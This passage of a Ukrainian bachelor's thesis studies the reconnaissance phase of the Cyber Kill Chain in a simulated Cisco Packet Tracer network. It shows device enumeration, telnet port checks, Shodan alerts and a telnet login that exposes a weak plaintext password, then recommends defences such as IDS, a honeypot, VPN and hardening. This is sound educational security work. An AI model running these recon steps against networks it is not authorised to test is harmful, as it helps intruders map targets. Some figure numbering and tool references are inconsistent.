		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		35

Команда `show version` надає загальні відомості про пристрій, зокрема модель, кількість доступної пам'яті, версію операційної системи, інформацію про завантаження та конфігураційний файл. Команда `show running-config` дозволяє переглянути актуальні параметри мережевої конфігурації, зокрема призначені IP-адреси, паролі, увімкнені служби. Команда `show ip interface brief` виводить стислий список усіх мережевих інтерфейсів із зазначенням їхніх IP-адрес, статусу та фізичної активності.

На рисунку 3.7 зображено результат виконання команди `show version` у Cisco Packet Tracer, який дозволяє ідентифікувати тип пристрою та використовувану операційну систему.

```
Router#show version
Cisco IOS Software, C1900 Software (C1900-UNIVERSALK9-M), Version 15.2(4)M6, RELEASE SOFTWARE (fc
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2016 by Cisco Systems, Inc.
Compiled Fri 28-Oct-16 10:05 by prod_rel_team

ROM: System Bootstrap, Version 15.0(1r)M16, RELEASE SOFTWARE (fc1)

Router uptime is 5 minutes
System returned to ROM by reload
System image file is "flash:c1900-universalk9-mz.SPA.152-4.M6.bin"
Last reload type: Normal Reload
Last reload reason: reload

Cisco CISC01941/K9 (revision 1.0) with 491520K/32768K bytes of memory.
Processor board ID FTX1234A1BC
2 FastEthernet interfaces
DRAM configuration is 64 bits wide with parity disabled.
255K bytes of non-volatile configuration memory.
250880K bytes of ATA CompactFlash (Read/Write)

License Information for 'c1900'
  License Level: advipservices   Type: Permanent
  Next reboot license Level: advipservices

Configuration register is 0x2102
```

Рисунок 3.7 – Визначення типу операційної системи для мережевого пристрою

Окрім аналізу типу операційної системи, на етапі розвідки доцільним є вивчення конфігурації мережевого пристрою, зокрема — отримання відомостей про інтерфейси, IP-адреси, маршрутизацію та MAC-адреси. Такі дані дозволяють краще зрозуміти топологію мережі та особливості її конфігурації перед початком подальших дій.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		36

Для цього в Cisco Packet Tracer з командного рядка пристрою (наприклад, маршрутизатора) було виконано команду `show ip interface brief`, яка виводить базову інформацію про мережеві інтерфейси, їхній статус та IP-конфігурацію. Також додатково застосовано команду `show interfaces`, що містить розширені дані про швидкість інтерфейсів, MAC-адреси та статистику трафіку.

На рисунку 3.8 наведено результат виконання командного запиту, що відображає конфігурацію інтерфейсів і маршрутів, зокрема призначені IP-адреси, статуси ліній та фізичні характеристики інтерфейсів.

```
Router#show ip interface brief
Interface      IP-Address      OK? Method Status      Protocol
FastEthernet0/0 192.168.1.1     YES manual up          up
FastEthernet0/1 unassigned      YES unset  administratively down down
Serial0/0/0     10.0.0.1        YES manual up          up
Serial0/0/1     unassigned      YES unset  administratively down down

Router#show interfaces
FastEthernet0/0 is up, line protocol is up
  Hardware is Lance, address is 0001.42aa.1234 (bia 0001.42aa.1234)
  Internet address is 192.168.1.1/24
  MTU 1500 bytes, BW 1000000 Kbit/sec, DLY 100 usec
  Encapsulation ARPA, loopback not set
  Keepalive set (10 sec)
  Last input 00:00:12, output 00:00:05, output hang never
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
  <...>
```

Рисунок 3.8 – Інформація про інтерфейси та маршрути вузла

Одним із наступних етапів у процесі розвідки мережевої інфраструктури стало виявлення відкритих портів на визначеному вузлі. Така інформація є критично важливою для розуміння потенційних точок доступу до системи та дозволяє ідентифікувати запущені сервіси. У Cisco Packet Tracer цей етап було реалізовано через перевірку доступності стандартних служб, таких як HTTP (порт 80), FTP (порт 21) або Telnet (порт 23), за допомогою відповідних CLI-команд з іншого вузла.

Для цього з терміналу одного з пристроїв у моделі було ініційовано з'єднання до цільового вузла з використанням команди `telnet`, яка дозволяє перевірити, чи порт прослуховується на віддаленій машині. У випадку успішного з'єднання пристрій переходить у режим введення, що свідчить про відкритість порту. Це

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		37

підтверджує доступність відповідної служби. На рисунку 3.9 зображено результати перевірки відкритих портів у межах симульованого середовища.

```
PC> telnet 192.168.1.10 21
Trying 192.168.1.10 ... Open

220 FTP Server Ready

PC> telnet 192.168.1.10 23
Trying 192.168.1.10 ... Open

Welcome to Switch

PC> telnet 192.168.1.10 80
Trying 192.168.1.10 ...
Connection refused
```

Рисунок 3.9 – Результат перевірки відкритих портів у Cisco Packet Tracer

Окрім моделювання локального мережевого сканування у Cisco Packet Tracer, важливо також розуміти принципи збору даних у публічному сегменті Інтернету. У реальних умовах reconnaissance-етап включає використання спеціалізованих інструментів для виявлення пристроїв, які мають відкриті порти та доступні ззовні. Одним із таких інструментів є Shodan — пошукова система, яка індексує інформацію про мережеві пристрої, що відповідають на стандартні запити (наприклад, HTTP, FTP, Telnet, SSH) [25].

Сервіс дозволяє отримувати технічні характеристики пристроїв, визначати їхню геолокацію, дізнаватися про відкриті порти, використовувані служби та, у деяких випадках, навіть версії програмного забезпечення. Таким чином, Shodan може виступати як потужний механізм попереднього збору інформації про потенційну ціль ще до встановлення безпосереднього з'єднання з її інфраструктурою. Першим кроком при використанні CLI-версії Shodan є перевірка доступних параметрів за допомогою команди:

```
shodan alert
```

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				38
Змн.	Арк.	№ докум.	Підпис	Дата		

На рисунку 3.10 представлено результат виконання цієї команди – список існуючих алертів і базових параметрів.

```

kali@kali:~$ shodan alert
Usage: shodan alert [OPTIONS] COMMAND [ARGS] ...

Manage the network alerts for your account

Options:
  -h, --help  Show this message and exit.

Commands:
  clear      Remove all alerts
  create     Create a network alert to monitor an external network
  disable    Disable a trigger for the alert
  domain     Create a network alert based on a domain name
  download   Download all information for monitored networks/ IPs.
  enable     Enable a trigger for the alert
  info       Show information about a specific alert
  list       List all the active alerts
  remove     Remove the specified alert
  stats      Show summary information about your monitored networks
  triggers   List the available notification triggers
  
```

Рисунок 3.10 – Перевірка доступних параметрів Shodan

Далі створюється новий моніторинговий алерт, який дозволяє відслідковувати активність конкретної IP-адреси або підмережі:

```
shodan alert create "TargetName"
```

Цей функціонал дозволяє отримувати сповіщення у разі, якщо IP-адреса з'явиться у відкритому доступі з відкритими портами. Результат виконання команди наведено на рисунку 3.11.

```

kali@kali:~$ shodan alert create "HackerOne" 104.16.99.52
Successfully created network alert!
Alert ID: [REDACTED]
kali@kali:~$
  
```

Рисунок 3.11 – Результат виконання команди shodan alert create

Завершальним кроком реалізуємо отримання інформації про доступні тригери – події, на які може реагувати створений Shodan-алерт. Це дозволяє автоматизувати процес виявлення інцидентів або змін у видимості пристрою в мережі за допомогою команди:

```
shodan alert triggers
```

Результат виконання реалізованої вище команди наведено на рисунку 3.12.

```

kali@kali:~$ shodan alert triggers
The following triggers can be enabled on alerts:

Name: any
Description: Match any service that is discovered
Rule: *

Name: industrial_control_system
Description: Services associated with industrial control systems
Rule: tag:ics

Name: internet_scanner
Description: Device has been seen scanning the Internet and exposes a service
Rule: tag:scanner

Name: iot
Description: Service associated with Internet of Things devices
Rule: tag:iot

Name: malware
Description: Compromised or malware-related services
Rule: tag:compromised,malware

Name: new_service
Description: New open port/ service discovered
Rule: *new
  
```

Рисунок 3.12 – Результат перевірки доступних тригерів

Таким чином, у межах моделювання на основі Cisco Packet Tracer було проведено базове тестування методів збору інформації, характерних для reconnaissance-етапу моделі Cyber Kill Chain. Зокрема, виконано ідентифікацію активних вузлів за допомогою ICMP-запитів, проаналізовано конфігурацію мережевих інтерфейсів і здійснено огляд доступності портів, що дозволяє імітувати дії потенційного злоумисника на ранньому етапі підготовки атаки.

Окремо було розглянуто можливості сервісу Shodan як приклад зовнішнього інструменту, який може використовуватись для отримання додаткової інформації про публічні IP-адреси в реальних умовах. Основна увага, однак, була зосереджена на внутрішньому аналізі мережі, створеної в симульованому середовищі, що забезпечило контрольоване та безпечне відтворення початкових кроків атаки у навчальних цілях.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				40
Змн.	Арк.	№ докум.	Підпис	Дата		

2.3 Збір і аналіз даних

На наступному етапі дослідження було здійснено поглиблений аналіз зібраної раніше інформації про мережеву інфраструктуру, змодельовану в середовищі Cisco Packet Tracer. Цей етап імітує дії умовного зловмисника, який переходить від базової розвідки до детального вивчення структури мережі, її взаємозв'язків, типів пристроїв та потенційних векторів доступу. Відповідно до моделі Cyber Kill Chain, описані дії залишаються в межах фази reconnaissance, однак демонструють більш цілеспрямований підхід до аналізу об'єкта атаки. З технічної точки зору, саме цей підхід дає змогу сформувати цілісну картину того, як взаємодіють різні компоненти мережі, як розмежовані сегменти за допомогою VLAN, а також яким чином трафік може циркулювати між ними. У реальних умовах саме такі дії дозволяють атакувальникам знайти слабкі ланки в архітектурі безпеки – наприклад, неправильну маршрутизацію, надлишкові права доступу або пристрої, що залишилися без належного контролю. Поглиблений аналіз на даному етапі допомагає ідентифікувати не лише окремі вразливості, а й закономірності, які можуть бути використані для обходу існуючих заходів захисту [26].

Основну увагу було приділено побудові логічної карти мережі на основі результатів ICMP-сканування, аналізу конфігурацій маршрутизаторів і комутаторів, а також доступних служб, що відповідають на запити. За допомогою CLI-інтерфейсів пристроїв у CPT було здійснено перевірку ARP-таблиць, маршрутів, відкритих портів і налаштувань VLAN. Це дозволило визначити, які пристрої виконують роль шлюзів, які обробляють трафік у різних VLAN, а також які вузли є потенційно вразливими з точки зору топології та доступності з інших сегментів мережі.

Зібрані відомості були систематизовані у вигляді умовного графа взаємозв'язків, що дозволяє простежити шляхи проходження трафіку та виявити точки, через які можливе проникнення до критичних частин інфраструктури. Такий підхід є типовим для завершального етапу технічної розвідки в рамках внутрішньої мережі. На рисунку 3.13 представлено узагальнену логічну схему взаємозв'язків пристроїв у досліджуваній мережі.

		Арендарчук В.П.		
		Воротніков В.В.		
Змн.	Арк.	№ докум.	Підпис	Дата




Рисунок 3.13 – Карта взаємозв’язків між пристроями у моделі Cisco Packet Tracer

Отримана інформація дозволила сформуванати загальне уявлення про логіку побудови мережі, потенційні вектори її компрометації та вузли, що можуть бути використані як початкові точки для подальших фаз атаки. Зокрема, було визначено пристрої, що виконують функції шлюзів, вузли з активними службами (наприклад, Telnet), а також кінцеві станції, які потенційно можуть містити критичні дані.

У межах подальшого аналізу увагу зосереджено на пристрої, що має активований доступ за допомогою Telnet, оскільки цей протокол не шифрує передані дані, включно з обліковими даними. Під час тестування було здійснено підключення до Telnet-служби з іншого вузла мережі та вручну перевірено наявність слабких місць, зокрема: відсутність шифрування, типові логіни/паролі, незахищені повідомлення авторизації. Результати такого підключення дали змогу переконатися у наявності критичної вразливості, пов’язаної з відкритим доступом до адміністративного інтерфейсу без додаткових засобів автентифікації або обмежень на IP. Також було підтверджено, що в межах симульованої топології трафік у сегменті передається без шифрування, що в реальних умовах дозволяє

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				42
Змн.	Арк.	№ докум.	Підпис	Дата		

реалізувати атаки типу "man-in-the-middle", сесійну підстановку або перехоплення конфіденційних даних.

На рисунку 3.14 представлено приклад виконання Telnet-з'єднання з цільовим вузлом, що демонструє відсутність шифрування та можливість взаємодії без попередньої перевірки надійності клієнта.

```
PC> telnet 192.168.0.1
Trying 192.168.0.1 ... Open

User Access Verification

Password:
Router> enable
Password:
Router# show running-config

Building configuration...

Current configuration : 1024 bytes
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname Router
!
interface GigabitEthernet0/0
 ip address 192.168.0.1 255.255.255.0
!
line vty 0 4
 password cisco
 login
 transport input telnet
!
end
Router#
```

Рисунок 3.14 – Результат Telnet-підключення до цільового вузла

Проведене тестування дозволило переконатися у тому, наскільки вразливими можуть бути пристрої локальної мережі у разі нехтування базовими засобами захисту. Зокрема, наявність відкритого доступу до служб дистанційного адміністрування, таких як Telnet, без шифрування та сильної автентифікації створює реальні передумови для несанкціонованого доступу. Отримані результати підтвердили важливість впровадження регулярного аудиту конфігурацій мережевих пристроїв, а також контролю доступу до критичних інтерфейсів.

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		43

2.4 Оцінка отриманих результатів

На основі проведеного тестування та зібраної інформації було здійснено попередній аналіз рівня захищеності симульованої мережі. Метою цього етапу було не лише виявлення потенційних точок ураження, а й оцінка того, наскільки швидко та ефективно умовний зломисник може отримати критичну інформацію при відсутності базових засобів захисту.

Для оцінки продуктивності використовуваних інструментів застосовано аналіз тимчасових міток у логах, а також утиліту `time` в середовищі Linux, яка дозволяє визначити реальний час виконання кожного з етапів. Це дозволяє оцінити не лише функціональність, але й ефективність методів розвідки. На рисунку 2.15 наведено узагальнений звіт за результатами виконаного дослідження.




Рисунок 2.15 – Результати дослідження по виявленню вразливостей

Проведений аналіз показав, що при базовій конфігурації мережа є вразливою до низки атак, зокрема:

- Можливість несанкціонованого доступу до корпоративної мережі через вразливу веб-панель маршрутизатора. Наприклад, введення шкідливого коду у форму авторизації дозволяє зломиснику отримати контроль над

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

маршрути-затором і здійснити подальше проникнення до внутрішньої мережі;

- Відкриті порти 21, 25, 110 і 143, через які передаються нешифровані аутентифікаційні дані, дають змогу зловмиснику перехопити логіни та паролі користувачів;
- Відсутність шифрування трафіку, що робить можливим використання атак типу Man-in-the-Middle, підслуховування сесій та перехоплення критичних даних;
- Використання стандартних конфігурацій сервісів (наприклад, незмінені банери або cookie без безпечних прапорів), що полегшує ідентифікацію вразливих компонентів з боку атакуючого.

Таким чином, експеримент підтвердив, що при базовому рівні захисту інфраструктура є відкритою до широкого спектра атак. Це формує основу для подальшого впровадження засобів підвищення безпеки, які будуть детально описані у третьому розділі дипломної роботи.

2.5 Рекомендації щодо протидії

Забезпечення належного рівня інформаційної безпеки в корпоративних мережах потребує системного підходу, який враховує як технічні, так і організаційні аспекти захисту. Зокрема, важливо вчасно виявляти та нейтралізовувати загрози ще на початкових етапах атаки, таких як фаза розвідки (reconnaissance), яка є першою і критично важливою складовою моделі Cyber Kill Chain. Саме на цьому етапі зловмисник збирає первинну інформацію про мережу, структуру інфраструктури, активні сервіси, потенційно вразливі вузли, і будь-яка недбалість у конфігурації або недостатній контроль можуть призвести до успішного подальшого проникнення.

У ході проведеного аналізу та тестування було виявлено низку вразливостей та недоліків, які вказують на необхідність реалізації комплексу захисних заходів. З урахуванням цього, можна сформулювати такі рекомендації щодо підвищення стійкості мережевої інфраструктури до reconnaissance-активності та інших

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				45
Змн.	Арк.	№ докум.	Підпис	Дата		

кіберзагроз. Одним з найважливіших елементів безпеки є впровадження міжмережевих екранів (фаєрволів), які відіграють роль базової лінії захисту. Вони мають бути налаштовані таким чином, щоб блокувати всі вхідні з'єднання, які не є явно дозволеними політикою безпеки. У сучасних умовах доцільно застосовувати фаєрволи з підтримкою фільтрації не лише на основі IP-адрес і портів, а й із можливістю аналізу контексту трафіку (stateful inspection) і навіть вмісту пакетів (application-level firewalls). Такі підходи дозволяють виявляти аномальні з'єднання, які можуть бути індикаторами розвідки чи початку атаки.

Не менш важливою є проблема захисту адміністративного доступу до мережеских вузлів. У багатьох реальних інфраструктурах досі використовуються небезпечні схеми – наприклад, відкритий доступ до панелі управління маршрутизатора або сервера через публічні IP-адреси без шифрування. Це відкриває численні вектори атаки. Тому рекомендується впровадження VPN-тунелів для захищеного підключення до критичних ресурсів. Шифрування трафіку, а також обмеження доступу до VPN за IP-фільтрами, двофакторною автентифікацією чи сертифікатами – усе це суттєво ускладнює завдання потенційному зловмиснику. Важливим напрямом є реалізація систем виявлення загроз, зокрема систем виявлення вторгнень (IDS), які здійснюють моніторинг і аналіз мережевого трафіку на наявність підозрілої активності. IDS дозволяє оперативно виявляти типові патерни reconnaissance – наприклад, сканування портів, збирання банерів служб, підбір паролів, спроби взаємодії з honeypot-сервісами. Підключення таких систем до дзеркальних портів комутаторів або за допомогою TAP-пристроїв дозволяє аналізувати весь трафік у сегменті без втручання в основну інфраструктуру.

Окрему роль у контррозвідці відіграють honeypot-сервери, які спеціально імітують вразливі вузли та служби з метою виявлення і логування підозрілої активності. Вони не лише сигналізують про наявність сканування чи спроби з'єднання, а й дозволяють вивчити поведінку умовного зловмисника, його інструменти, сценарії дій, команди та послідовність кроків. Це надає змогу розробити точні правила для IDS або SIEM-систем, а також попередити подібні

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		46

атаки у майбутньому. Ефективною практикою є централізація логування, коли всі події, що генеруються компонентами мережі (включно з IDS, honeypot, фаєрволами, серверами), надсилаються до єдиного лог-серверу. Такий підхід дозволяє адміністратору мати повну картину подій, виявляти закономірності, проводити кореляцію між подіями в різних сегментах мережі, а також зберігати історію для подальшого аналізу. Сучасні рішення підтримують формування графічних дашбордів, створення алертів і навіть автоматичне реагування на інциденти.

Окрім цього, слід впроваджувати заходи загартування систем (hardening). До них відносяться: мінімізація запущених служб, обмеження прав доступу, вимкнення автозапуску непотрібних процесів, увімкнення автоматичних оновлень системного та прикладного ПЗ, а також контроль доступу за допомогою механізмів типу fail2ban. Такі дії забезпечують додатковий рівень захисту, особливо в умовах, коли інші засоби (наприклад, IDS або фаєрвол) ще не зафіксували загрозу або були обійдені.

Всі ці засоби – фаєрвол, VPN, IDS, honeypot, централізоване логування та hardening – повинні бути комплексно інтегровані в архітектуру безпеки підприємства. У наступному, третьому розділі роботи буде здійснено їх поетапну реалізацію в лабораторному середовищі з подальшим порівнянням ефективності до та після впровадження.

Висновки до другого розділу

У результаті проведеного моделювання корпоративної мережі в середовищі Cisco Packet Tracer, а також застосування базових інструментів технічної розвідки, було виявлено низку критичних аспектів, що свідчать про високу вразливість інфраструктури до атак на початковому етапі — фазі reconnaissance відповідно до моделі Cyber Kill Chain. Під час симуляції досліджено, що навіть базові інструменти (Nmap, частково — Shodan, а також ручний аналіз служб у CLI-інтерфейсі) дають змогу зловмиснику отримати доступ до широкого спектра

		Арендарчук В.П.			ККІКБ.КР.Б - 125 - 1 - ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		47

відомостей — від топології мережі до конфігурацій пристроїв і незахищених сервісів.

Зокрема, було підтверджено наявність незашифрованого трафіку в межах VLAN, активного Telnet-доступу без захисту та відкритих портів, які відповідають за передачу облікових даних у відкритому вигляді. Усі ці вразливості створюють передумови для несанкціонованого доступу до критичних сегментів мережі, атак типу "man-in-the-middle", перехоплення авторизаційних даних та сесійної підстановки.

Дослідження також показало, що сучасні засоби збору інформації постійно розвиваються, стають все більш автоматизованими та малопомітними для класичних систем захисту. Це формує широке поле можливостей для зловмисників і одночасно висуває нові вимоги до адміністраторів інформаційних систем щодо побудови ефективної стратегії протидії таким загрозам.

У межах розділу було сформовано перелік практичних рекомендацій щодо побудови захищеного середовища. Серед них – впровадження міжмережевих екранів, використання захищених каналів зв'язку через VPN, налаштування систем виявлення атак (IDS), централізація логування, сегментація мережі та загартування критичних вузлів. Всі ці засоби спрямовані на запобігання або раннє виявлення reconnaissance-активності, а також на унеможливлення переходу зловмисника до наступних фаз атаки. Зроблені висновки стали підґрунтям для розробки вдосконаленої захисної архітектури, реалізацію якої буде представлено у наступному розділі.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		48

РОЗДІЛ 3. ВДОСКОНАЛЕННЯ МЕТОДІВ РОЗВІДКИ ТА ЗАХИСТУ В КОРПОРАТИВНІЙ МЕРЕЖІ НА ОСНОВІ МОДЕЛІ CYBER KILL CHAIN

3.1 Мета вдосконалення та загальна концепція

У попередньому розділі було реалізовано базову модель корпоративної мережі з використанням Cisco Packet Tracer, що складалася з двох підмереж, з'єднаних маршрутизатором. Проведено тестування з використанням інструментів активного та пасивного збору інформації, зокрема Nmap, Maltego, Nikto та Shodan, що дозволило виявити низку критичних недоліків безпеки, характерних для початкового етапу Cyber Kill Chain – етапу розвідки (Reconnaissance).

На основі отриманих результатів сформовано наступні практичні висновки:

1. Мережа не має засобів виявлення спроб сканування (Nmap, Nikto не блокуються, не логуються);
2. Вузли мережі працюють із відкритими портами (21, 25, 110, 143), що не фільтруються та доступні без автентифікації або шифрування;
3. Відсутні будь-які механізми журналювання активності чи аналізу подій у реальному часі;
4. Адміністративні панелі доступні через відкриті канали без VPN або фаєрволу;
5. Жодного способу виявити чи задокументувати спроби входу в мережу або використання шкідливого ПЗ немає.

З метою підвищення захищеності моделі корпоративної мережі було прийнято рішення не будувати мережу з нуля, а вдосконалити вже реалізовану структуру, доповнивши її практичними механізмами захисту на рівні розвідки. У вдосконаленій моделі передбачається впровадження наступних компонентів:

У межах оновленої архітектури ключовим компонентом стане система виявлення вторгнень Snort. Вона буде використовуватися для безперервного моніторингу мережевого трафіку в режимі реального часу, з фокусом на виявлення ознак активного збору інформації. Зокрема, система буде налаштована на

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				49
Змн.	Арк.	№ докум.	Підпис	Дата		

виявлення сигнатур сканування портів, підбору облікових даних, а також характерних дій, що притаманні інструментам на кшталт Nmap, Nikto, Metasploit.

Паралельно до структури мережі буде інтегровано honeypot-сервер на базі утиліти Cowrie. Він імітуватиме вразливий SSH-сервер та фіксуватиме всі спроби підключення до себе. У журналі будуть зберігатися дані про IP-адресу зловмисника, спроби входу, а також введені команди. Це дозволить проводити аналіз тактик, технік і процедур зловмисника у безпечному ізольованому середовищі.

З метою централізації збору та обробки подій, у мережі буде розгорнуто сервер журналювання – на базі Syslog-ng або Graylog. Цей сервер забезпечить агрегацію логів із Snort, honeypot-серверів та інших критичних вузлів, надаючи адміністраторам можливість ефективного аналізу подій, побудови звітів та візуалізації атак.

Адміністративний доступ до інфраструктури мережі буде захищено за допомогою VPN. Зокрема, буде розгорнуто OpenVPN-сервер, через який буде забезпечено шифрований доступ до всіх критичних інтерфейсів управління. Це дозволить повністю виключити можливість підключення до них напряду через публічні IP-адреси та зменшити ризик атак типу man-in-the-middle.

Для захисту внутрішньої інфраструктури на рівні доступу буде використано міжмережевий екран, налаштований за допомогою утиліт iptables або UFW. Доступ до сервісів буде дозволено лише з обмеженого списку IP-адрес або через VPN. Також буде реалізовано систему автоматичного блокування IP-адрес після кількох невдалих спроб автентифікації з використанням fail2ban.

Окрему увагу буде приділено оновленню програмного забезпечення та контролю за правами доступу. На всіх вузлах мережі буде налаштовано автоматичне оновлення системних компонентів із перевірених репозиторіїв, а також впроваджено моніторинг служб із фіксацією прав доступу та потенційних порушень політики безпеки.

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				50
Змн.	Арк.	№ докум.	Підпис	Дата		

Оновлена модель дозволить не лише виявити факт розвідки та початкових спроб атаки, але й зреагувати на неї вчасно – шляхом блокування, журналювання або сповіщення адміністратора.

Практична реалізація здійснюватиметься частково в Cisco Packet Tracer (для відображення топології) та віртуальному середовищі (VirtualBox та VMware) з використанням Ubuntu Server для встановлення Snort, Cowrie, syslog-сервера і VPN-сервера. Це дозволяє не лише змодельовати логіку мережі, а й перевірити працездатність засобів захисту у реальному середовищі.

3.2 Реалізація вдосконаленої мережевої інфраструктури та засобів захисту

У попередньому розділі було змодельовано базову корпоративну мережу, яка не містила вбудованих засобів виявлення або протидії розвідувальній активності з боку потенційного злоумисника. Проведене тестування виявило низку серйозних вразливостей, зокрема: відкритість мережевих сервісів, відсутність журналювання подій, неконтрольований доступ до критичних вузлів, а також відсутність інструментів виявлення активних спроб сканування мережі.

Для подолання виявлених недоліків було розроблено вдосконалену інфраструктуру, що відповідає принципам багаторівневого захисту та дозволяє здійснювати виявлення, локалізацію та аналіз розвідувальних дій. Метою цього підрозділу є побудова логічної та фізичної структури вдосконаленої мережі, в якій буде реалізовано захисні механізми для протидії на етапі reconnaissance відповідно до моделі Cyber Kill Chain.

Відповідно до отриманих висновків у процесі первинного моделювання, було прийнято рішення про впровадження таких елементів захисту:

1. Системи виявлення вторгнень (IDS) – для виявлення активної розвідувальної діяльності;
2. Nmap-серверу – для відстеження спроб підключення до потенційно вразливих ресурсів;
3. Централізованої системи логування – для збору подій з усіх вузлів;

		Арендарчук В.П.			ККІКБ.КР.Б – 125 – 1 – ПЗ	Арк.
		Воротніков В.В.				51
Змн.	Арк.	№ докум.	Підпис	Дата		

4. VPN-сервера – для обмеження доступу до адміністративних інтерфейсів;
5. Мережевої сегментації – для мінімізації можливостей горизонтального переміщення атакуючого мережею.

Зазначені елементи інтегруються у вдосконалену топологію, яка будується на основі чотирьох логічних сегментів:

- LAN – внутрішня мережа, що містить робочі вузли та основну інфраструктуру;
- DMZ – демілітаризована зона, де розміщується honeypot;
- Моніторинговий сегмент – ізольована зона для аналізу трафіку через IDS;
- Адміністративна зона – доступна лише через VPN-тунель.

Це дозволяє забезпечити базовий принцип "розділення обов'язків" між вузлами мережі та зменшити ризики при компрометації одного з компонентів.

